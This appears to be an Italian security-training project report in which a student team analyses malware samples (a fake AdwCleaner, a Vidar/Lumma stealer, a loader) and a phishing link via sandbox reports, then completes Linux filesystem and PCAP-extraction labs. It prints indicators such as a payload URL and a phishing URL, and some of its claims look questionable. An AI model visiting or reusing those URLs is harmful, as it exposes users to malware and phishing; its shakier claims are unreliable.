



BUTTERWEEK 3

UN PROGETTO DI SECURITY GRIFFINS S.P.A.



CHI SIAMO

Siamo un'azienda innovativa e versatile che opera nel settore IT con un focus speciale sulla sicurezza informatica. Offriamo consulenza IT altamente specializzata, aiutando aziende di ogni dimensione a ottimizzare i propri sistemi e a garantire la protezione delle loro risorse digitali.

La nostra missione è supportare le aziende nel loro percorso di trasformazione digitale, garantendo infrastrutture solide e sicure che permettano di concentrarsi sul core business.

COSA FACCIAMO

- Progettazione e implementazione di infrastrutture IT
- Sicurezza informatica
- Monitoraggio e gestione della rete
- Consulenza strategica
- Testing e valutazione



IL NOSTRO TEAM

GRETA
LLESHI

SIMONE
BARBIERI

OCTAVIAN
CERESAU

FRANCESCO
FRACELLA

CRISTIAN
GIRGENTI

LIVIU
MIRZAC

FRANCESCO
MOCCIA

LEONARDO
NIGRO

YULIYA
SUVOROVA

ANALISI MALWARE

Obiettivo

Ci è stato richiesto analizzare il malware AdwCleaner, un malware che si spaccia per un programma freeware(gratuito) creato nel 2011 e ancora disponibile e diffuso.

Analisi Statica

Effettueremo prima un'analisi statica del codice per identificare eventuali modifiche e caratteristiche sospette, prima di procedere con l'esecuzione controllata su una macchina dedicata per l'analisi dinamica.

Analisi Codice Sorgente

Procederemo con un'analisi approfondita del codice sorgente, esaminando la struttura, la logica e le dipendenze implementate.

Analisi Dinamica

Procederemo con l'analisi dinamica eseguendo il programma in un ambiente controllato, per osservare il suo comportamento, identificare eventuali attività malevole e rilevare indicatori di compromissione.

ANALISI STATICÀ

Strumenti Utilizzati

- 1. VirusTotal // Cuckoo
- 2. PeStudio (sezioni con nomi strani, import api o librerie strane, IoC)
- 3. Ghidra (stringhe decodificate in memoria)

Impatti sul File System

File creati (IoC):

- Esecuzione di file sospetti in AppData.
- Persistenza tramite directory nascoste in Firefox.
- Rischio: Critico

Import sospetti

- Librerie critiche:
KERNEL32.dll, USER32.dll,
ADVAPI32.dll, SHELL32.dll
- Funzioni per manipolazione del registro e file system:
 - 1.RegCreateKeyExA,
RegSetValueExA,
MoveFileA, DeleteFileA
 - 2.CreateProcessA,
ShellExecuteA (possibile esecuzione di comandi remoti)

Comportamento del Malware

Comunicazione con server remoti

Richieste HTTP sospette:

- Download di pacchetti di installazione (.msi).
- Installazione di script PHP da server remoti.

Modifiche al Registro di Sistema

Chiavi eliminate:

- Rimozione delle restrizioni di sicurezza per siti Intranet e proxy.
- Rischio: Alto

Chiavi disabilitate:

- Disattivazione degli aggiornamenti di Windows.
- Rischio: Critico

Chiavi create/modificate:

- Persistenza del malware all'avvio del sistema.
- Tracciamento delle attività di rete tramite RAS.
- Rischio: Critico

ANALISI CODICE SORGENTE

Comportamento del Malware

Il malware compromette i sistemi Windows attraverso manipolazioni di risorse di sistema, registri e iniezioni di codice. Il suo obiettivo è la propagazione, l'esecuzione furtiva di operazioni dannose e la persistenza sul sistema.

Strutture e Tipi di Dati

Utilizza strutture come **IMAGE_RESOURCE_DIRECTORY_ENTRY** e **PROCESS_INFORMATION**, interagendo con le risorse di sistema per gestire processi e file, amplificando la sua capacità di infiltrarsi senza essere rilevato.

Tecniche di Iniezione e Mascheramento

Il malware inietta codice in processi legittimi e manipola la memoria per eseguire operazioni dannose. Usa funzioni come **SetWindowTextA** per nascondere le sue attività e ridurre la possibilità di essere rilevato da software antivirus.

Comunicazione e Controllo Remoto

Utilizza il supporto COM e altre funzioni di rete per raccogliere dati sensibili e comunicare con un server C&C, mantenendo la connessione remota per ricevere comandi.

Metodi di Diffusione e Persistenza

Si propaga sfruttando vulnerabilità di sistema, infetta file eseguibili e crea nuovi processi maligni. Modifica il registro di sistema e copia file dannosi nelle directory di sistema per garantirsi la persistenza, eseguendosi anche al riavvio.

Interazione con File e Risorse di Sistema

Sfrutta funzioni come **WriteFile**, **GetTempPathA** e **LoadBitmapA** per creare, nascondere e manipolare file dannosi nel sistema. L'interazione con l'interfaccia utente e il sistema permette di nascondere ulteriormente l'attività malevola.

ANALISI DINAMICA

Falsa Identità

Il malware si presenta come "AdwCleaner", un programma legittimo per rimuovere software indesiderati, ma segnala falsamente come malevoli file di sistema e di Windows Update.

Comportamento Anomalo

Dopo la scansione, invece di rimuovere i malware gratuitamente, chiede un pagamento tramite un link sospetto, mostrando un chiaro tentativo di truffa.
<http://www.vikingwebscanner.com/scripts/payloaddefault.php?id=0>

Persistenza e Autoavvio

Il malware si avvia automaticamente al boot del PC e continua a mostrare notifiche di infezione, con l'intento di trarre in inganno l'utente.

Verifica e Conferma

Dopo una ricerca online, abbiamo scoperto che il sito associato è irraggiungibile, confermando la natura fraudolenta del malware.

ANYRUN 1

Analisi preliminare

Attraverso un'analisi degli screenshot del sistema infetto pre e post infezione, possiamo notare la comparsa di uno strano file eseguibile. Da un'analisi approfondita del file, esso viene riconosciuto come malevolo

Metodo di infezione

Tramite il report effettuato con Anyrun, veniamo a conoscenza del fatto che si tratta di un malware con in grado di svolgere due funzioni principali:

1. Loader: software malevolo progettato per infiltrarsi nei dispositivi e scaricare, installare o eseguire altri malware sul sistema infetto.
2. Stealer: software progettato per rubare informazioni sensibili da un dispositivo infetto e inviarle agli attaccanti

Analisi malware

Analizzando lo schema su Anyrun, possiamo vedere che l'eseguibile 66bddfc52736_vidar.exe ha una serie di eseguibili ad esso associati, tutti con il nome regasm.exe, molto probabilmente per cercare di evadere sistemi di sicurezza. Uno di questi in particolare, è riconosciuto da Anyrun come malevolo. A sua volta infatti, quest'ultimo, avvia due applicazioni:

1. hcaeijklfc.exe
2. cafhdbghjk.exe

ANYRUN 1

Analisi malware

Entrambi i file sono in grado di leggere informazioni dal registro di sistema e sono responsabili dell'avvio di un altro applicativo RegAsm.exe (processo differente rispetto al processo padre regasm precedente):

1. Lumma has been detected
2. Stealers network behavior
3. Actions looks like stealing of personal data
4. Searches for installed software
5. Reads the software policy settings

Analisi malware


Inoltre regasm.exe è in grado di avviare in autonomia cmd.exe e quindi eseguire comandi da terminale con cui potrebbe apportare modifiche al sistema. Nel fare ciò, esso utilizza delle tecniche di evasione come il timeout.exe, con cui è in grado di ritardare le sue azioni sfuggendo ai controlli.

Analisi malware

Infine, come ultima analisi per capire a fondo il comportamento del malware in esame, passiamo all'analisi degli avvisi prodotti dal nostro IDS:

1. ET HUNTING SUSPICIOUS
2. ET POLICY PE EXE or DLL Windows file download HTTP
3. ET DROP Spamhaus DROP Listed Traffic Inbound group 23:
4. STEALER [ANY.RUN] Lumma Stealer TLS Connection
5. ET POLICY DNS Query to DynDNS Domain .zapto.org

REMEDIATION



1. Isolamento
2. Eliminazione malware
3. Prevenzione infezioni future
4. Controllo log di sistema e di rete
5. Gestione password
6. Backup e formattazione
7. Patch e aggiornamenti di sicurezza
8. Formazione e sensibilizzazione utenti
9. Segnalazione a responsabili di sicurezza

ANYRUN 2

Analisi preliminare

Da una prima analisi, il link non sembra avere intenzioni sospette. Non compare nessuna flag che possa indicare che l'obiettivo sia malevolo e analizzando le varie sezioni non sembrano esserci parti sospette. Tuttavia, per avere la conferma che questo link fosse innoquo, abbiamo deciso di utilizzare VirusTotal e accertarci che l'analisi con Anyrun fosse valida.

Approfondimenti

L'analisi su VirusTotal mostra il link come malevolo e sospetto. Infatti, da questi risultati, abbiamo dedotto che la mail convertkit-mail2.com potesse essere una mail di phishing mostrandosi come una mail valida che porta al login di Instagram e Facebook.

Approfondimenti

Infatti, considerando le immagini recuperate su Anyrun e facendo un confronto con le pagine di login ufficiali di Instagram e Facebook abbiamo notato che queste non combaciassero con la prime. Inoltre è comune che gli URL di phishing spesso usino parametri lunghi per confondere l'utente.

ANYRUN 2

Approfondimenti

Inoltre abbiamo notato il numero di richieste DNS.

Le 33 richieste DNS potrebbero essere dovute a diversi fattori:

1. Il sito caricato ha risorse esterne
2. Redirezioni o caricamento di più pagine
3. Tentativi di connessione con server sospetti

Considerazioni

Analizzando gli ip delle richieste DNS su VirusTotal, molti appaiono sospetti e malevoli

Abbiamo perciò ipotizzato che il risultato fosse un falso positivo in quanto Anyrun non mostra sezioni sospette ma facendo un'analisi più approfondita abbiamo riscontrato che fosse malevolo.

Phishing

Le email di phishing possono essere pericolose, ma si possono adottare diverse strategie per mitigare il rischio e proteggere i dati.

REMEDIATION

The screenshot shows a web interface for a security analysis tool. At the top, there is a navigation bar with icons for file operations and a search bar. Below the navigation bar, a URL is entered: `https://click.convertkit-mail2.com/wvuqovqrwagh50nddc7hnxdlxoxu8/48hvhehr87opx8ux/d3d3Lmluc3RhZ3JhbS5jb20vYXzc2llbnVyc2VzZWNydwI0ZXJz`. The main content area displays the following information:

- Community Score:** 2 / 96 (2 security vendors flagged this URL as malicious)
- Details:** Status 200, Content type text/html; charset="utf-8", Last Analyzed 1 month ago.
- Detections:** Click ConvertKit-Mail2.com
- Community:** Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
- Security vendors' analysis:**
 - iDF: Malicious
 - Acronis: Clean
 - Phishing Database: Phishing
 - Acronis: Clean

1. Educazione e consapevolezza
2. Strumenti di sicurezza
3. Mitigazione tecnica per le aziende
4. Non condivisione credenziali
5. Segnalazione phishing al personale di sicurezza
6. Scansioni antivirus
7. Backup e aggiornamento

ANYRUN 3

Analisi preliminare

Da una prima visione dell'analisi, si possono notare diversi IOC (indicatori di compromissione), che suggeriscono attività malevole nel sistema:

1. Jvczfhe.exe (PID: 7492): questo eseguibile è stato identificato come il punto di origine degli eventi anomali.

Comportamento

Il suo comportamento include:

- a. Lettura delle impostazioni di sicurezza di Internet Explorer e delle trust settings di Windows, probabilmente per verificare o bypassare restrizioni di sicurezza.
- b. Avvio di cmd.exe, che esegue una serie di comandi malevoli. Tra i processi figli di cmd.exe, sono stati individuati:
 - conhost.exe
 - timeout.exe

Comportamento

Per eludere analisi automatiche:

2. InstallUtil.exe (PID: 5152) Questo processo (legittimo) ha segnalato una connessione su una porta anomala, suggerendo un possibile tentativo di evasione dei firewall o di stabilire una comunicazione con un server remoto.
3. Muadnrd.exe (PID: 7824) Potrebbe essere una variante del file malevolo principale Simile a Jvczfhe.exe, ma con una differenza: si avvia autonomamente senza necessità di ulteriori trigger

ANYRUN 3

Comportamento

4. WerFault.exe (PID: 7584):

Questo processo, solitamente usato da Windows per la gestione degli errori, sembra essere stato sfruttato per alterare le configurazioni del sistema.

È stato osservato creare nuovi file e cartelle, segnalando potenziali modifiche persistenti nel sistema

Attività sospette

Attività sospette:

1. Il processo rilascia un eseguibile legittimo di Windows
2. Utilizza TIMEOUT.EXE per ritardare l'esecuzione
3. Avvia CMD.EXE per eseguire comandi
4. Legge le impostazioni di sicurezza di Internet Explorer
5. Controlla le impostazioni di attendibilità di Windows
6. Si connette a una porta insolita
7. Esegue un'applicazione che poi si arresta in modo anomalo
8. L'applicazione si avvia autonomamente

Considerazioni

I comportamenti che suggeriscono un'attività anomala indicano che il malware sta leggendo i dettagli del sistema e controllando impostazioni di sicurezza che spesso precedono l'esecuzione di azioni malevoli. Scrive file e cartelle all'interno del sistema utilizzando strumenti legittimi, mascherando così la propria attività per evitare rilevamenti. Usa timeout.exe per ritardare l'esecuzione, cercando di eludere i sistemi di rilevamento automatizzati e disabilita le impostazioni di tracing.

REMEDIATION



1. Indagine e isolamento
2. Verifica e rimozione file sospetti
3. Controllo registri di sistema
4. Rafforzare configurazioni sicurezza
5. Formazione continua degli utenti
6. Monitoraggio connessioni e traffico di rete
7. Backup regolari
8. Segmentazione rete e protezione endpoint
9. Rilevamento e risposta agli incidenti

NAVIGATING THE LINUX FILESYSTEM AND PERMISSION SETTINGS

Parte 1: Esplorazione dei filesystem in Linux

I filesystem devono essere montati prima di poter essere accessibili e utilizzati. Montare un filesystem significa renderlo accessibile al sistema operativo. Montare un filesystem è il processo di collegamento della partizione fisica sul dispositivo a blocchi a una directory, tramite la quale è possibile accedere all'intero filesystem.

Parte 2: Permessi dei file

Ogni file nel filesystem ha il suo set di permessi, portando sempre un set di definizioni su cosa gli utenti e i gruppi possono fare con il file.

Il comando chmod viene utilizzato per modificare i permessi di un file o di una directory passare alla second_drive directory ed elencarne il contenuto.

Utilizzare il comando chmod per modificare i permessi di myFile.txt

Parte 3: Collegamenti simbolici e file speciali

Oltre ai file regolari, Linux supporta link simbolici, che sono puntatori a un altro file o directory. Questi possono essere creati utilizzando il comando ln -s.

Ci sono due tipi di link in Linux: link simbolici e hard link. La differenza tra link simbolici e hard link è che un file di link simbolico punta al nome di un altro file e un file di hard link punta al contenuto di un altro file.

1

```
[analyst@secOps ~]$ cd lab.support.files/scripts/
[analyst@secOps scripts]$ ls -l
total 60
-rwxr-xr-x 1 analyst analyst 952 Mar 21 2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21 2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 3459 Mar 21 2018 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4062 Mar 21 2018 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Mar 21 2018 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rwxr-xr-x 1 analyst analyst 458 Mar 21 2018 fw_rules
-rwxr-xr-x 1 analyst analyst 70 Mar 21 2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst 65 Mar 21 2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst 189 Mar 21 2018 start_EJK.sh
-rwxr-xr-x 1 analyst analyst 85 Mar 21 2018 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst 76 Mar 21 2018 start_pox.sh
-rwxr-xr-x 1 analyst analyst 106 Mar 21 2018 start_snort.sh
-rwxr-xr-x 1 analyst analyst 61 Mar 21 2018 start_tftpd.sh
-rwxr-xr-x 1 analyst analyst 12 Mar 21 2018 start_vnc.sh
-rwxr-xr-x 1 analyst analyst 12 Mar 21 2018 start_xrdp.sh
```

2

```
[analyst@secOps scripts]$ touch /mnt/myNewFile.txt
touch: cannot touch '/mnt/myNewFile.txt': Permission denied
[analyst@secOps scripts]$ ls -ld /mnt
drwxr-xr-x 2 root root 4096 Jan 5 2018 /mnt
[analyst@secOps scripts]$ sudo mount /dev/sdb1 ~/second_drive/
[analyst@secOps scripts]$ cd ~/second_drive
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root root 16384 Mar 26 2018 lost+found
-rw-r--r-- 1 analyst analyst 183 Mar 26 2018 myFile.txt
```

3

```
[analyst@secOps ~]$ mount | grep sda1
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
[analyst@secOps ~]$ cd /
[analyst@secOps ~]$ ls -l
total 52
lrwxrwxrwx 1 root root 7 Jan 5 2018 bin -> usr/bin
drwxr-xr-x 3 root root 4096 Apr 16 2018 boot
drwxr-xr-x 19 root root 3120 Feb 3 04:13 dev
drwxr-xr-x 58 root root 4096 Apr 17 2018 etc
drwxr-xr-x 3 root root 4096 Mar 20 2018 home
lrwxrwxrwx 1 root root 7 Jan 5 2018 lib -> usr/lib
lrwxrwxrwx 1 root root 7 Jan 5 2018 lib64 -> usr/lib
drwx----- 2 root root 16384 Mar 20 2018 lost+found
drwxr-xr-x 2 root root 4096 Jan 5 2018 mnt
drwxr-xr-x 2 root root 4096 Jan 5 2018 opt
dr-xr-xr-x 118 root root 0 Feb 3 04:13 proc
drwxr-x--- 7 root root 4096 Apr 17 2018 root
drwxr-xr-x 17 root root 480 Feb 3 04:13 run
lrwxrwxrwx 1 root root 7 Jan 5 2018 sbin -> usr/bin
drwxr-xr-x 6 root root 4096 Mar 24 2018 srv
dr-xr-xr-x 13 root root 0 Feb 3 04:13 sys
drwxrwxrwt 8 root root 200 Feb 3 04:14 tmp
drwxr-xr-x 9 root root 4096 Apr 17 2018 usr
drwxr-xr-x 12 root root 4096 Apr 17 2018 var
```

4

```
[analyst@secOps ~]$ echo "symbolic" > file1.txt
[analyst@secOps ~]$ cat file1.txt
symbolic
[analyst@secOps ~]$ echo "hard" > file2.txt
[analyst@secOps ~]$ cat file2.txt
hard
[analyst@secOps ~]$ ln -s file1.txt filesymbolic
[analyst@secOps ~]$ ln file2.txt file2hard
[analyst@secOps ~]$ ls -l
total 2392
drwxr-xr-x 2 analyst analyst 4096 Jan 28 08:56 Desktop
drwxr-xr-x 3 analyst analyst 4096 Jan 28 09:31 Downloads
-rw-r--r-- 1 analyst analyst 9 Feb 3 04:41 file1.txt
-rw-r--r-- 2 analyst analyst 5 Feb 3 04:42 file2hard
-rw-r--r-- 2 analyst analyst 5 Feb 3 04:42 file2.txt
lrwxrwxrwx 1 analyst analyst 9 Feb 3 04:42 filesymbolic -> file1.txt
-rw-r--r-- 1 root root 230481 Jan 31 04:09 httpdump.pcap
-rw-r--r-- 1 root root 2184007 Jan 31 04:25 httpdump.pcap
drwxr-xr-x 9 analyst analyst 4096 Jul 19 2018 lab.support.files
drwxr-xr-x 3 root root 4096 Mar 26 2018 second_drive
[analyst@secOps ~]$ mv file1.txt file1new.txt
[analyst@secOps ~]$ mv file2.txt file2new.txt
[analyst@secOps ~]$ cat filesymbolic
cat: filesymbolic: No such file or directory
[analyst@secOps ~]$ cat file2hard
hard
```

EXTRACT AN EXECUTABLE FROM A PCAP

Fase iniziale

L'obiettivo dell'esercizio è analizzare il traffico di rete catturato in un file PCAP, in particolare per identificare il download di un file eseguibile malevolo, e successivamente estrarre il file eseguibile da un pacchetto di cattura per un'analisi approfondita.

Aprire il file con Wireshark e identificare la richiesta HTTP di download del file malevolo.

Fase centrale

Successivamente, per analizzare in dettaglio il flusso di dati che ha portato al download del malware, selezioniamo il primo pacchetto TCP della cattura. La finestra che si apre ci mostra i dati trasmessi, e possiamo notare che i simboli che vediamo sono in gran parte incomprensibili. Tuttavia, tra questi simboli ci sono alcune stringhe leggibili tra cui un file cmd.exe di Windows.

Fase finale

Una volta che abbiamo capito qual è il file che stiamo cercando, il prossimo passo consiste nell'estrarrlo dal traffico di rete. Usiamo il comando file per ottenere informazioni sul tipo di file e assicurarci che si tratti di un eseguibile Windows. A questo punto, abbiamo estratto con successo il file eseguibile dal traffico di rete. Il prossimo passo per un analista di sicurezza sarebbe eseguire il malware in un ambiente isolato, per monitorarne il comportamento.


1

```
[analyst@secOps ~]$ cd /home/analyst/lab.support.files/pcaps
[analyst@secOps pcaps]$ ls -l
total 4028
-rw-r--r-- 1 analyst analyst 371462 Mar 21 2018 nimda.download.pcap
-rw-r--r-- 1 analyst analyst 3750153 Mar 21 2018 wannacry_download.pcap
[analyst@secOps pcaps]$
```


2

```
[analyst@sec0ps ~]$ /usr/bin/wireshark-gtk /home/analyst/lab.support.files/pcaps/nimda.dou  
[1] 780  
[analyst@sec0ps ~]$ █
```

3




4

